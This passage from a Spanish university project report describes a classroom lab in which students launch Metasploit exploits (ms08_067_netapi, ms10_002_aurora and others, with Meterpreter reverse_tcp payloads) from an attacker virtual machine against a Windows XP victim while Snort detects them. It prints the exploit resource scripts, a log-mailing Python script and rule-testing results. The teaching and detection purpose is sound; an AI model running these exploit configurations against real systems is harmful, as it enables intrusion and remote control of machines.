Como ya se mencionó previamente, para poder usar las tarjetas de red virtuales en modo promiscuo (modo en el que se permite la captura de todo el tráfico que pasa por una tarjeta de red) se deben modificar los permisos de las tarjetas de red en el sistema operativo anfitrión. Es necesario adjudicar permisos de lectura y escritura a los usuarios del sistema anfitrión que vayan a ejecutar estas máquinas virtuales.

Todas las máquinas virtuales disponen de una tarjeta de red virtual, exceptuando la máquina MV2 que dispone de dos tarjetas. La tarjeta de red común a todas las máquinas virtuales usa la configuración proporcionada por el software de virtualización llamada "Host only". Esta configuración permite la creación de una red privada entre el ordenador anfitrión y la máquina virtual. Además en el caso de que exista más de una máquina virtual activa al mismo tiempo, la red es compartida entre todas las máquinas virtuales que están en ejecución, incluyendo al ordenador anfitrión.

La segunda tarjeta de red virtual de la que dispone la máquina virtual MV2 está configurada para usarse en el modo "NAT" que proporciona el sistema de virtualización. Esta opción de configuración permite que el enrutador virtual que incluye el software de virtualización funcione como un traductor de direcciones de red (NAT por sus siglas en inglés). Por tanto la máquina virtual que use una tarjeta de red virtual en este modo puede acceder a Internet, si el ordenador anfitrión dispone de una conexión a Internet.

También es posible ejecutar cada máquina virtual en máquinas físicas diferentes. Para lograr una comunicación entre todas las máquinas virtuales se debe cambiar la configuración de las tarjetas de red al modo "*bridged*", proporcionado por el sistema de virtualización. En este modo, la tarjeta de red virtual se conecta directamente a tarjeta de red física del ordenador anfitrión, comportándose como un ordenador físico más en la red.

4.3 Creación de scripts

Para facilitar la ejecución de los exploits por parte de los alumnos fue necesaria la creación de varios scripts. El primero con el fin de enviar al profesor los registros generados por Snort después de que el alumno haya ejecutado los exploits seleccionados. Los siguientes scripts tienen el objetivo de facilitar la utilización de Metasploit dentro del aula de clase, debido al limitado tiempo del que se dispone durante una clase de prácticas.

4.3.1 Script envío de email

Este script fue realizado usan el lenguaje de programación Python. Para su ejecución hace falta acceder a una consola de Linux, ubicarse en la misma carpeta en donde está alojado y ejecutar el siguiente comando:

```
> sudo python nombre-script.py
```

El código del script se muestra y explica a continuación:

```
#!/usr/bin/python
```

```
from smtplib import SMTP
from email.mime.text import MIMEText
from getpass import getpass
from email.MIMEMultipart import MIMEMultipart
from email.MIMEBase import MIMEBase
from email.MIMEText import MIMEText
from email.Utils import COMMASPACE, formatdate
from email import Encoders

# VARIABLES A RELLENAR
# ruta del log
log = '/var/log/Snort/alert'
# host y puerto del servidor de correo
servidor = 'smtp.gmail.com:587'
# usuario y password para la autenticación con el
servidor
user = 'USER'
password = 'PASSWORD'
# remitente, destinatario, asunto y cuerpo del mail
remitente = 'xxxxxxa@ejemplo.com'
destinatario = 'xxxxxxb@ejemplo.com'
asunto = 'Envío de log de alertas de Snort'
texto = 'El contenido del log es el siguiente:\n'


# Añade el contenido del log al texto para ser enviado
f = open(log)
texto += f.read()

# Función que pide los datos por consola. Se pueden
rellenar
# las variables y quitar la llamada a esta función.
def pedir_datos():
global user,password,remitente,destinatario
user = raw_input('Introduce el usuario: ')
password = getpass('Introduce la password: ')
destinatario = raw_input('A quien se lo quieres mandar?
')
remitente = raw_input('De parte de quién? ')


pedir_datos()

# se crea el mail
mensaje = MIMEText(texto)
mensaje['Subject'] = asunto
mensaje['From'] = remitente

# se realiza la conexión con el servidor y se envía
server = SMTP(servidor)
```

```
# el starttls es necesario si se requiere tls, como con
gmail.
server.starttls()
server.login(user,password)
server.sendmail(remitente,                    destinatario,
mensaje.as_string())
server.close()
print 'Email enviado correctamente'
```

La información que el alumno debe proporcionar referente al servidor de correos SMTP es la siguiente: usuario, contraseña. A continuación se debe introducir los datos de dirección de correo electrónico de destino y dirección de correo electrónico del remitente (debería proporcionar la dirección de correo electrónico de la universidad para poder distinguir el nombre del alumno).

Una vez proporcionada esta información por parte del alumno se enviará un correo electrónico de manera automática en el que se incluye todo el fichero de alertas que ha generado Snort durante la sesión de prácticas ayudando al profesor a realizar la evaluación de cada uno de los alumnos.

4.3.2 Scripts de ejecución Metasploit

Existe un script por cada exploit seleccionado, el alumno debe acceder a la consola de Metasploit y ejecutar el siguiente comando (una vez por cada exploit):

```
resource "Ruta completa ubicación del script "
```

Estos scripts se encuentran alojados en la ruta *"/home/metasploit-wireshark/ Escritorio/scriptsMSF/xxx*" de la máquina atacante MV1, donde xxx es fichero del script que se desea ejecutar.

Una vez ejecutado cada uno de estos script, el alumno debe verificar la información que le brinda la consola de Metasploit para evitar posibles errores y retrasos durante el periodo de ejecución de la práctica. A continuación debe escribir el comando "`exploit`", así el exploit se ejecutará.

Nota: *Se incluye una explicación más completa en el capítulo "Guión de prácticas".*

En los scripts se usan tres comandos básicos de Metasploit: use, set y show. Estos sirven para determinar el exploit que se usará, modificar las propiedades del exploit y mostrar las opciones del exploit, respectivamente.

A continuación se muestra el formato que se debe seguir para usar estos comandos:

- **Comando `use ruta/ubicación/exploit`:** con este comando se determina el exploit que se usará.

- **Comando `set PAYLOAD ruta/ubicación/payload`:** con este comando se determina el payload a usar.

- **Comando `set LHOST x.x.x.x`:** con este comando se determina la dirección IP de la máquina que espera por la respuesta de la víctima. Es un parámetro del payload. Normalmente es la misma dirección IP que la máquina que tiene Metasploit, aunque podría ser una máquina diferente en el caso que se produzca un ataque con más de un atacante.

- **Comando `set SRVHOST x.x.x.x`:** con este comando se determina la dirección IP de la máquina que servirá como servidor web (solo en caso de exploits tipo BROWSER). Normalmente es la misma dirección IP que la máquina que está ejecutando Metasploit. Este es un parámetro del exploit.

- **Comando `set URIPATH`:** con este comando se indica el identificador del recurso (solo en caso de exploits tipo BROWSER). Este es un parámetro del exploit.

- **Comando `show options`:** este comando muestra en consola los parámetros que tiene el exploit en el momento de su uso.

- **Comando `set RHOST`:** Con este comando se indica el parámetro que determina la dirección IP de la máquina víctima del ataque. (solo para el exploit de tipo SMB).

A continuación se muestran dichos scripts:

- **adobe_geticon**

```
use exploit/windows/browser/adobe_geticon
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.187.134
set SRVHOST 192.168.187.134
set URIPATH prueba
show options
```

- **amaya_bdo**

```
use exploit/windows/browser/amaya_bdo
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.187.134
set SRVHOST 192.168.187.134
set URIPATH prueba
show options
```

- **ms06_013_createtextrange**

```
use exploit/windows/browser/ms06_013_createtextrange
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.187.134
set SRVHOST 192.168.187.134
set URIPATH prueba
show options
```

- **ms06_057_webview_setslice**

```
use exploit/windows/browser/ms06_057_webview_setslice
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.187.134
set SRVHOST 192.168.187.134
set URIPATH prueba
show options
```

- **ms06_067_keyframe**

```
use exploit/windows/browser/ms06_067_keyframe
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.187.134
set SRVHOST 192.168.187.134
set URIPATH prueba
show options
```

- **ms08_067_netapi**

```
use exploit/windows/smb/ms08_067_netapi
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.187.134
set RHOST 192.168.187.129
show options
```

- **ms10_002_aurora**

```
use exploit/windows/browser/ms10_002_aurora
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.187.134
set SRVHOST 192.168.187.134
set URIPATH prueba
show options
```

- **msvidctl_mpeg2**

```
use exploit/windows/browser/msvidctl_mpeg2
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.187.134
set SRVHOST 192.168.187.134
set URIPATH prueba
show options
```

Por último es script de finalización de procesos, este script debe ser ejecutado cada vez que se termina de usar un exploit y se desea pasar a la ejecución de otro diferente

- **fin**

```
sessions -K
jobs -K
```

La funcionalidad de estos comandos es la finalización de todas las sesiones y los procesos que están en ejecución respectivamente.

IMPORTANTE: se debe tener en cuenta que las direcciones IP aquí mostradas son las correspondientes al entorno donde fue realizado este proyecto y varían de un entorno de virtualización a otro.

Capítulo 5

GUIÓN DE PRÁCTICAS

En este Capítulo se exponen los conocimientos previos a la ejecución de la práctica que deberían tener los alumnos. Además se incluye un esbozo inicial del manual de instrucciones que debe ser entregado a los alumnos para la correcta ejecución de la misma.

5.1 Conocimiento previo del alumno

En esta sección se definen los conocimientos básicos que se asume que debería tener el alumno previo a la realización de la práctica.

- Consola de Linux
- Programación
- Concepto de virtualización
- Conocimientos básicos de redes y su terminología
- Asignación de permisos en Linux
- Uso de Snort
- Uso de Wireshark

Es obligatorio que el alumno haya realizado las prácticas: 2.2.3.1 Práctica Analizadores de red y 2.2.3.2 Práctica Sistemas de Detección de Intrusiones que se

mencionan en la sección 2.2.3. Esto se debe a que se presupone que el alumno sabe usar de una manera básica las herramientas Wireshark y Snort.

5.2 Enunciado de la práctica

En esta sección se muestra un esbozo del documento que debe ser entregado a los alumnos antes del día de la realización de la práctica. Es importante entregar a los alumnos el guión antes de realizar la práctica, con el fin de que realicen una lectura previa y puedan desempeñar un mejor y más eficiente trabajo en el aula de clase. Este documento debe ser modificado por el profesor para adaptarlo a sus necesidades.

Se debe tener en cuenta que esta sección tiene como fin guiar el profesor para la realización del enunciado real. Esto se debe a la imposibilidad de establecer durante la ejecución de este proyecto la localización y forma de distribución de las máquinas virtuales. El profesor debe gestionar previamente a la realización práctica el aula donde se impartirá y la forma de distribución de las máquinas virtuales. Por tanto algunos de los pasos que se muestran a continuación deben ser modificados acorde a la configuración necesaria.

Esta práctica consta de 2 partes, la primera para ser realizada durante la sesión de prácticas en el aula y la segunda para ser realizada fuera de las horas de clase. La segunda parte debe ser entregada en el tiempo que el profesor estime adecuado, según la planificación existente de la asignatura en la cual se imparta.

5.2.1 Primera parte – Aula de clase

A continuación se muestra una versión inicial del guión o manual de prácticas para la primera parte, que debe ser modificado según las necesidades del profesor. Se ha divido en tres partes: preparación del entorno, ejecución de exploits y finalización y envío de log:

Preparación del entorno:

1. Asignación de permisos a las tarjetas de red[1]

Para poder ejecutar esta práctica correctamente, es necesario asignar los permisos necesarios a las tarjetas de red virtuales que crea el sistema de virtualización VMware Player 3.1.

Para esto, en la máquina anfitriona (más conocida como HOST), se debe abrir una consola de Linux. Para poder saber cuáles son estas tarjetas debemos ejecutar los siguientes comandos:

1 Este paso solo es necesario en caso que el ordenador anfitrión use Linux como sistema operativo. En caso de ser Windows no es necesario.

```
> cd /dev
> ls –l
```

Aparecerá en pantalla el listado de todos los dispositivos que tiene instalado dicho ordenador. Se debe tomar nota de todos los dispositivos que su nombre tenga el formato "vmnetx" donde x es un número.

Una vez que tenemos estos nombres procedemos a asignar los permisos necesarios, de lectura y escritura en este caso. Para esto usamos el siguiente comando:

```
> sudo chmod a+rw /dev/vmnetx
```

2. Ejecutar en VMware playera las siguientes 3 máquinas virtuales y verificar la dirección IP de cada una:

    - Metasploit-Wireshark
    - Snort-Wireshark
    - Windows XP Professional

    Paso 1:
    Para verificar las direcciones IP en Windows abrir una consola de comandos y ejecutar "ipconfig".
    Paso 2:
    Para verificar las direcciones IP en Linux abrir una consola de comandos o terminal y ejecutar "ifconfig".
    Paso 3:
    Tomar nota de las diferentes IP, ya que serán necesarias para el siguiente paso.

3. Modificar scripts de ejecución de exploits con las dirección IP correspondientes:

- Entrar en esta carpeta "*scriptsMSF"* localizada en el escritorio de la máquina virtual "Metasploit-Wireshark".
- Ahí se encuentran 9 scripts de los cuales hay que editar todos exceptuando el llamado "fin"
- Modificar el script "ms08_067netapi" cambiando las siguientes líneas:

    - `set LHOST 192.168.187.134` → cambiar dirección IP por la correspondiente a la máquina atacante
    - `set RHOST 192.168.187.129`→ cambiar dirección IP por la correspondiente a la máquina virtual víctima.

- Modificar el resto de scripts cambiando las siguientes líneas:

    - `set LHOST 192.168.187.134` → cambiar dirección IP por la correspondiente a la máquina virtual atacante.
    - `set SRVHOST 192.168.187.134`→ cambiar dirección IP por la correspondiente a la máquina virtual que usa Metasploit

4. Inicializar Snort en la máquina virtual detectora con el siguiente comando:

```
>  sudo /etc/init.d/snort start
```

Snort queda en funcionamiento y generando alertas en caso de detectar un exploit.

5. Inicializar Metasploit y Wireshark en la máquina virtual atacante con los siguientes comandos, respectivamente:

```
> msfconsole
> sudo wireshark
```

Ejecución de exploits:

En este momento está todo listo para la ejecución de los exploits. En la ventana que contiene la consola de Metasploit que previamente abrimos, pasamos a realizar la ejecución de los exploits siguiendo las siguientes instrucciones:

Ejecución exploits tipo SMB:

- Para ejecutar el exploit "ms08_067netapi" procedemos de la siguiente manera:
  - Se lanza el script de ejecución a través de este comando:

```
> resource /home/metasploit-wireshark/Escritorio/scriptsMSF/ms08_netapi
```

- Finalmente se ejecuta el siguiente comando para lanzar el exploit:

```
> exploit
```

- En caso de que la ejecución se haya realizado con éxito tendremos abierta una sesión en *Meterpreter*. Para la utilización de *Meterpreter* es posible acceder a la página web de Metasploit, donde se encuentra el manual de usuario [7].

- Una vez finalizado el trabajo se debe ejecutar el script "fin" para terminar con las sesiones y trabajos que este ejecutando Metasploit:

```
> resource /home/metasploit-wireshark/Escritorio/scriptsMSF/fin
```

Ejecución exploits tipo BROWSER:

Para ejecutar este tipo de exploits se procederá de la siguiente manera:

- lanzamos el script de ejecución ejecutando este comando

```
> resource /home/metasploit-wireshark/Escritorio/scriptsMSF/ms08_netapi
```

- para ejecutar el exploit simplemente se ejecuta el comando "exploit".

Con esto lo que se consigue es que Metasploit cree un servidor web que será el encargado de enviar el exploit en cuanto la víctima haga una solicitud. La página web de acceso desde el explorador web es: http://ip-máquina-metapsloit:8080/prueba. El explorador web a usar siempre será Microsoft Internet Explorer, excepto para el exploit amaya_bdo que se deberá usar el explorador web AMAYA de W3C.

Siempre después de una ejecución exitosa de un exploit es necesario ejecutar el script de finalización de trabajos y sesiones que se explicó en el apartado anterior.

5.2.2 Segunda parte – Trabajo en casa

Para completar el objetivo de la práctica el alumno tendrá que realizar parte del trabajo fuera del tiempo establecido para la clase de prácticas ordinaria. Una vez finalizada la primera parte de esta práctica el alumno realizará esta segunda parte usando la máquina virtual Snort-Wireshark que no tiene reglas incluidas.

Se propone que el alumno realice un análisis de tres de los exploits incluidos en el apartado anterior de la práctica. Una vez finalizado este análisis, el alumno procederá a crear las reglas que los detecten. Para brindar flexibilidad al profesor, tanto el número de exploits como los exploits a analizar por parte del alumno pueden ser cambiados en el tiempo o por decisión del propio profesor.

Análisis:

Lo primero que debe hacer el alumno es seleccionar tres exploits que desee. Una vez seleccionados se procederá de la siguiente manera:

- Realizar los pasos de la primera parte de la práctica correspondientes a la preparación del entorno.
- Una vez llegados a este punto se procede al uso de Wireshark.
- Abrir Wireshark y activarlo para que capture todos los paquetes de la red.
- Comenzar con la ejecución de uno de los exploits.
- Una vez finalizado el ataque guardar los datos capturados para su posterior análisis. Repetir este paso una vez por cada exploit hasta completar los 3 exigidos.
- Analizar los paquetes en búsqueda de posibles patrones o características que te permitan detectar un exploit. Para este paso es útil mirar el código fuente de los exploits. Este código se puede encontrar en la página web de Metasploit [7].

Creación de reglas:

- Las reglas a crear por el alumno deben ser guardadas en el siguiente fichero de la máquina virtual IDS: /etc/snort/rules/local.rules.

- Para poder probar las reglas que se crearon es necesario cerrar y volver a ejecutar Snort y ejecutar de nuevo los exploits.

```
> sudo /etc/init.d/snort stop
> sudo /etc/init.d/snort start
```

- Verificar que los exploits generan las alertas esperadas. El log de alertas se encuentra en el directorio "*/var/log/snort/alert*" de la maquina IDS.

Finalización y envío de log:

Se da por finalizada y entregada la segunda parte de la práctica una vez que el alumno haya realizado una ejecución secuencial de todos los exploits y además, haya enviado el email con el fichero de alertas que genera Snort de la siguiente manera.

En una consola de Linux ejecutar el script "sendlog.py" que está localizado en el escritorio de la máquina virtual que usa Snort.

```
> python sendlog.py
```

Se preguntará automáticamente al alumno la información relativa al servidor SMTP para realizar el envío del correo, el destinatario (correo electrónico del profesor), el remitente (correo electrónico del alumno). Con esta información, el script de manera automática leerá el contenido de fichero de alertas que genera Snort y lo enviará incluido en un correo electrónico al profesor.

Capítulo 6

PRUEBAS Y EVALUACIÓN

Para determinar la efectividad de las reglas se realizaron varias pruebas: funcionamiento de exploits y reglas, no colisión y ejecución secuencial de todos los exploits. A continuación se explica cada una de estas pruebas.

6.1 Funcionamiento de exploits y reglas

Para la realización de esta prueba se lanzó un mismo exploit desde Metasploit a la máquina virtual víctima cinco veces seguidas. Esta prueba tiene como objetivo determinar si la ejecución de un exploit se realizaba con éxito y si la regla o conjunto de reglas encargadas de detectar cada exploit son activadas el mismo número de veces. Una vez ejecutados todos los exploits la cantidad de veces establecida, se obtuvieron los resultados que se muestran en la siguiente tabla:

Nombre del exploit	Ejecución 1		Ejecución 2		Ejecución 3		Ejecución 4		Ejecución 5	
	Éxito	Alerta	Éxito	Alerta	Éxito	Alerta	Éxito	Alerta	Éxito	Alerta
adobe_geticon	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
amaya_bdo	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
ms06_013_createtextrange	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
ms06_057_webview_setslice	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
ms06_067_keyframe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
ms08_067_netapi	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
msvidctl_mpeg2	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
ms10_002_aurora	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Tabla 5. Resultados de la ejecución de los exploits y su detección por el IDS

Con estos resultados obtenidos se puede observar que cada una de las ejecuciones de cada uno de los exploits, fueron satisfactorias. Teniendo como resultado la obtención del control de la máquina atacada. También es posible ver que en todos los casos las reglas han generado la alerta correspondiente de manera correcta.

6.2 Pruebas de no colisión

Es importante determinar que las reglas son activadas solo por el exploit para el que están diseñadas. Para cumplir con este objetivo se realizaron 5 ejecuciones de cada exploit seleccionado. Se prestó especial atención en que reglas activaba cada uno con el fin de determinar posibles colisiones entre las reglas o falsos positivos.

A continuación se muestra una tabla por cada exploit. En estas tablas se puede observar cada ejecución de cada exploit y las reglas que generaron una alerta en cada uno de los casos.

Los campos de cada una de las tablas se marcan con (✓) en caso que la regla activada corresponde al exploit, y se marcan con (✗) en caso que haya activado una regla que no corresponda. En los casos en los que una regla no se activa se dejan vacías las casillas.

Exploit *adobe_geticon*:

Regla que generó alerta	Ejecución 1	Ejecución 2	Ejecución 3	Ejecución 4	Ejecución 5
R1					
R2					
R3					
R4					
R5					
R6					
R7					
R8					
R9					
R10	✓	✓	✓	✓	✓
R11					

Tabla 6. Reglas activadas con le ejecución del exploit adobe_geticon

Exploit *amaya_bdo*:

Regla que generó alerta	Ejecución 1	Ejecución 2	Ejecución 3	Ejecución 4	Ejecución 5
R1					
R2					
R3	✓	✓	✓	✓	✓
R4					
R5					
R6					
R7					
R8					
R9					
R10					
R11					

Tabla 7. Reglas activadas con le ejecución del exploit amaya_bdo

Exploit *ms06_013_createtextrange*:

Regla que generó alerta	Ejecución 1	Ejecución 2	Ejecución 3	Ejecución 4	Ejecución 5
R1					
R2					
R3					
R4					
R5	✓	✓	✓	✓	✓
R6		✓	✓		✓
R7				✓	
R8	✓				
R9					
R10					
R11					

Tabla 8. Reglas activadas con le ejecución del exploit ms06_013_createtextrange

Exploit *ms06_057_webview_setslice*:

Regla que generó alerta	Ejecución 1	Ejecución 2	Ejecución 3	Ejecución 4	Ejecución 5
R1					
R2					
R3					
R4	✓	✓	✓	✓	✓
R5					
R6					
R7					
R8					
R9					
R10					
R11					

Tabla 9. Reglas activadas con le ejecución del exploit ms06_057_webview_setslice

Exploit *ms06_067_keyframe*:

Regla que generó alerta	Ejecución 1	Ejecución 2	Ejecución 3	Ejecución 4	Ejecución 5
R1					
R2					
R3					
R4					
R5					
R6					
R7					
R8					
R9	✓	✓	✓	✓	✓
R10					
R11					

Tabla 10. Reglas activadas con le ejecución del exploit ms06_067_keyframe

Exploit *ms08_067_netapi*:

Regla que generó alerta	Ejecución 1	Ejecución 2	Ejecución 3	Ejecución 4	Ejecución 5
R1	✓	✓	✓	✓	✓
R2	✓	✓	✓	✓	✓
R3					
R4					
R5					
R6					
R7					
R8					
R9					
R10					
R11					

Tabla 11. Reglas activadas con le ejecución del exploit ms08_067_netapi

Exploit *msvidctl_mpeg2*:

Regla que generó alerta	Ejecución 1	Ejecución 2	Ejecución 3	Ejecución 4	Ejecución 5
R1					
R2					
R3					
R4					
R5					
R6					
R7					
R8					
R9					
R10					
R11	✓	✓	✓	✓	✓

Tabla 12. Reglas activadas con le ejecución del exploit msvidctl_mpeg2

Exploit *ms10_002_aurora*:

Regla que generó alerta	Ejecución 1	Ejecución 2	Ejecución 3	Ejecución 4	Ejecución 5
R1					
R2					
R3					
R4					
R5					
R6					
R7					
R8					
R9					
R10					
R11	✓	✓	✓	✓	✓

Tabla 13. Reglas activadas con le ejecución del exploit ms10_002_aurora

Observando los resultados obtenidos con la realización de esta prueba se puede determinar que las reglas no producen colisiones entre ellas mismas. Esto asegura que en caso de que una de estas reglas se haya activado y haya generado una alerta en este entorno controlado, es debido a un posible ataque realizado usando el exploit correspondiente.

Se debe tener en cuenta que estos son los resultados obtenidos realizando 5 ejecuciones de cada uno de los exploit. Además, Metasploit siempre ofusca cambiando aleatoriamente los nombres de las variables, pudiendo en algún momento generar un falso positivo, o que simplemente no se active una regla (falso negativo).

6.3 Prueba de Ejecución Secuencial

A continuación se muestra el resultado obtenido después de haber ejecutado todos los exploits secuencialmente. Esta prueba se ha realizado con el fin de determinar si la ejecución secuencial de todos los exploits seleccionados podía ocasionar la inutilidad de la máquina virtual víctima. Además, se pudo determinar el tiempo total aproximado que se puede tardar en ejecutar todos los exploits con el objetivo de validar la posibilidad de ejecución en un aula de clase.

Nombre del exploit	Hora de alerta	Reglas activadas
ms08_067_netapi	11:10:03.825077	R1,R2
amaya_bdo	11:11:08.449671	R3
ms06_057_webview_setslice	11:14:07.791040	R4
ms06_013_createtextrange	11:16:02.973761	R5, R8
ms06_067_keyframe	11:24:38.574655	R9
adobe_geticon	11:27:54.204157	R10
msvidctl_mpeg2 y ms10_002_aurora	11:31:52.392322	R11

Tabla 14. Hora y reglas relacionadas a los exploits en una ejecución secuencial

Como es posible observar en los resultados mostrados de la tabla anterior, las reglas que se han activado con cada exploit y que han generado una alerta, se corresponden con el exploit para el que están destinadas. Esta correspondencia (exploit – reglas activadas) corrobora los resultados obtenidos en la prueba anterior. Además, el sistema operativo atacado no dejo funcionar en ningún momento mientras se realizaba la prueba.

Respecto al tiempo total de ejecución se puede decir que aproximadamente son necesarios veinticinco minutos para poder ejecutar todos los exploits. Este resultado se obtiene de la diferencia entre la última y la primera de las alertas que se encuentran en el fichero de alertas, más un estimado de 4 minutos para la preparación de la ejecución del primer exploit. El fichero de alertas se encuentra en el Anexo A.

$$(11{:}31{:}52 - 11{:}10{:}03)min + 4\,min \cong 25\,min$$

Este valor será de utilidad para determinar el tiempo total de ejecución de la práctica.

6.4 Viabilidad de ejecución en aula de clase

Es necesario determinar si es posible la realización de la primera parte de la práctica en un aula de clase, durante un periodo de aproximadamente 90 minutos. Para esto se realizó una prueba con un alumno, donde se tomaron los tiempos que le llevó realizar cada uno de los pasos que se requieren para finalizar esta parte de la práctica.

Es necesario tener presente que los tiempos que aquí se muestran no incluyen el tiempo necesario para la instalación del sistema de virtualización VMware Player 3.1 en los ordenadores de las aulas. Tampoco se tiene en cuenta el tiempo que se necesita para copiar los ficheros en los cuales se encuentras las máquinas virtuales necesarias. No se ha tenido en cuenta este tiempo, debido a que los alumnos no tienen permisos de instalación de software en ningún aula, por tanto este trabajo debería realizase previamente por los administradores correspondientes.

Se parte del supuesto de que los alumnos han realizado el trabajo previo necesario para la realización de esta práctica. Por lo tanto, cuando los alumnos lleguen al aula para realizar su práctica, deberían saber cuáles son los pasos a seguir, permitiéndoles aprovechar el tiempo.

A continuación se muestran el tiempo que le llevo a un alumno la realización de la primera parte de esta práctica:

Tarea	tiempo requerido (minutos)
Encendido del ordenador	4
Asignación de permisos tarjeta de red virtual	3
Encendido de las 3 máquinas virtuales necesarias (Metasploit, Snort y winXP)	10
Inicialización Snort	2
Inicialización Metasploit	2
Preparación de los exploits	10
Ejecución de los exploits (Valor obtenido en la prueba anterior)	**25**
Envío de resultados de alertas al profesor	5
Apagado de las máquinas virtuales	5
Apagado Ordenador del aula	2
TOTAL	**68**

Tabla 15. Tiempo de ejecución de la práctica en aula de clase. (En minutos)

Como se puede observar en los resultados obtenidos, el total de tiempo que se debería tardar en completar la práctica es: **una hora y ocho minutos**. Por tanto queda disponible un total de 22 minutos. Este tiempo Podrá ser utilizado por el profesor en el aula de clase para dar la introducción de la práctica, resolver posibles dudas que les haya surgido a los alumnos y asistir a los mismos durante la práctica.

Por tanto, se considera que el desarrollo de esta práctica se puede realizar en una hora y treinta minutos de clase, por lo cual se considera como **VIABLE**.

Capítulo 7

GESTIÓN DEL PROYECTO

En este Capítulo se muestran los medios empleados para la ejecución de este proyecto, la distribución de tareas, incluyendo el correspondiente diagrama de Gantt y el análisis económico del proyecto.

7.1 Medios empleados

Para la realización de este proyecto se han empleado los siguientes componentes Hardware:

- Ordenador portátil Dell XPS M1530

Y el siguiente Software:

Software	**Uso**	**Tipo de licencia**
Metasploit Framework versión 4.0	Realización de ataques	Gratuito Código Abierto
Snort versión 2.8.5.2-7	IDS	Gratuito Código Abierto
Wireshark Versión 1.6.2	Captura y análisis de paquetes	Gratuito Código Abierto

Amaya (explorador web de W3C usado en máquina virtual atacada)	Software Vulnerable	Gratuito Código Abierto
Linux – Ubuntu 10.10 y Ubuntu 11.04	Sistema operativo anfitrión	Gratuito Código Abierto
Microsoft Office Word 2010	Documentación	Pago
Microsoft Office PowerPoint 2010	Creación Presentación y Figuras	Pago
Microsoft Office Excel 2010	Creación de Tablas	Pago
Microsoft Office Visio 2010	Creación de Gráficos	Pago
Microsoft Office Project 2010	Planificación y diagrama de Gantt	Pago
Microsoft Windows 7	Creación de la documentación	Pago
VMware Player versión 3.1	Sistema de Virtualización	Gratuito

Tabla 16. Software utilizado para el desarrollo del proyecto

Este último, es un software gratuito de virtualización desarrollado por VMware, Inc. Con este programa se pueden crear máquinas virtuales permitiendo la instalación de varios sistemas operativos como por ejemplo cualquier distribución de Linux o Microsoft Windows en cualquiera de sus versiones[24].



Figura 23. Logo VMware Player

7.2 Distribución de tareas

En esta sección se muestra la distribución y la planificación de las diferentes tareas en que está compuesto este proyecto.

Para el correcto desarrollo de este proyecto se ha realizado una planificación de cada una de las tareas que serían realizadas y posteriormente se han agrupado en diferentes fases, distinguiendo las siguientes: **análisis, diseño, implementación, despliegue y documentación**.

La primera fase de análisis consistía en buscar y revisar documentación acerca de diferentes herramientas de seguridad informática (ataque y defensa), teniendo en cuenta Metasploit. También se seleccionaron los exploits para incluir en la práctica, además de realizar el análisis de paquetes capturados con el uso de Wireshark, para comprender el funcionamiento de los exploits.

Una vez terminada la fase de análisis se ha pasado a la fase de diseño, donde se ha tenido en cuenta el diseño de las máquinas virtuales: atacante, víctima y detectora. También se buscaron los patrones para la creación de las reglas detectoras.

En la fase de implementación se crearon las diferentes máquinas virtuales y además, las reglas para detectar los exploits seleccionados teniendo en cuenta el código fuente de los diferentes exploits

A continuación en la fase de pruebas se comprobó el correcto funcionamiento de las reglas y se realizó un estudio de la viabilidad de ejecución de la primera parte de la práctica durante una clase de prácticas.

Para terminar, en la fase de documentación se realizó un esbozo de lo que debería ser el guion de prácticas y este documento.

Las tareas definidas para este proyecto y su agrupación pueden observarse en la siguiente tabla (Tabla 17) y su planificación en el diagrama de Gantt en la Figura 24.

	Nombre de tarea
1	Inicio del proyecto
2	**Análisis**
3	**Análisis Metasploit**
4	Búsqueda de documentación sobre el uso de Metasploit
5	Análisis de la documentación encontrada
6	Prácticas con Metasploit
7	**Creación máquina virtual vulnerable**
8	Construcción de varias máquinas virtuales vulnerables
9	Elección de la "Mejor" máquina virtual
10	Pruebas con la máquina virtual seleccionada
11	**Búsqueda de posibles exploits**
12	Selección de posibles exploits para Windows XP
13	Análisis viabilidad de exploits seleccionados
14	Selección de exploits finales
15	Pruebas de exploits de prueba a la máquina virtual
16	Finalización máquina virtual vulnerable
17	Análisis de exploits seleccionados
18	Generación de la documentación
19	**Diseño**
20	**Creación y configuración máquina Snort**
21	Descarga, instalación y configuración
22	Pruebas de funcionamiento
23	**Análisis de exploits para la creación de reglas**
24	Adobe_geticon
25	Amaya_bdo
26	Ms06_013_createtextrange
27	Ms06_057_webview_setslice
28	Ms06_067_keyframe
29	Ms08_067_netapi
30	Msvidctl_mpeg2
31	Ms10_002_aurora

32	**Implementación**
33	**Creación de reglas**
34	Adobe_geticon
35	Amaya_bdo
36	As06_013_createtextrange
37	Ms06_057_webview_setslice
38	Ms06_067_keyframe
39	Ms08_067_netapi
40	Msvidctl_mpeg2
41	Ms10_002_aurora
42	**Pruebas**
43	**Pruebas de las reglas creadas**
44	Funcionamiento de exploits y reglas
45	No colisión
46	Ejecución secuencial de exploits
47	Informes de las pruebas realizadas
48	Viabilidad de ejecución de práctica
49	**Documentación**
50	Elaboración manual de Práctica
51	Elaboración memoria
52	Fin del proyecto

Tabla 17. División de tareas del proyecto

En la planificación inicial no se tuvo en cuenta la creación de los scripts de ejecución de exploits, por tanto para la realizar la planificación real del proyecto se han incluido las tareas que se muestran en la siguiente tabla.

	Nombre de tarea
1	**Creación de scripts**
2	adobe_geticon
3	amaya_bdo
4	ms06_013_createtextrange
5	ms06_057_webview_setslice
6	ms06_067_keyframe
7	ms08_067_netapi
8	msvidctl_mpeg2 y ms10_002_aurora
9	Script de FIN
10	Script envío de correo

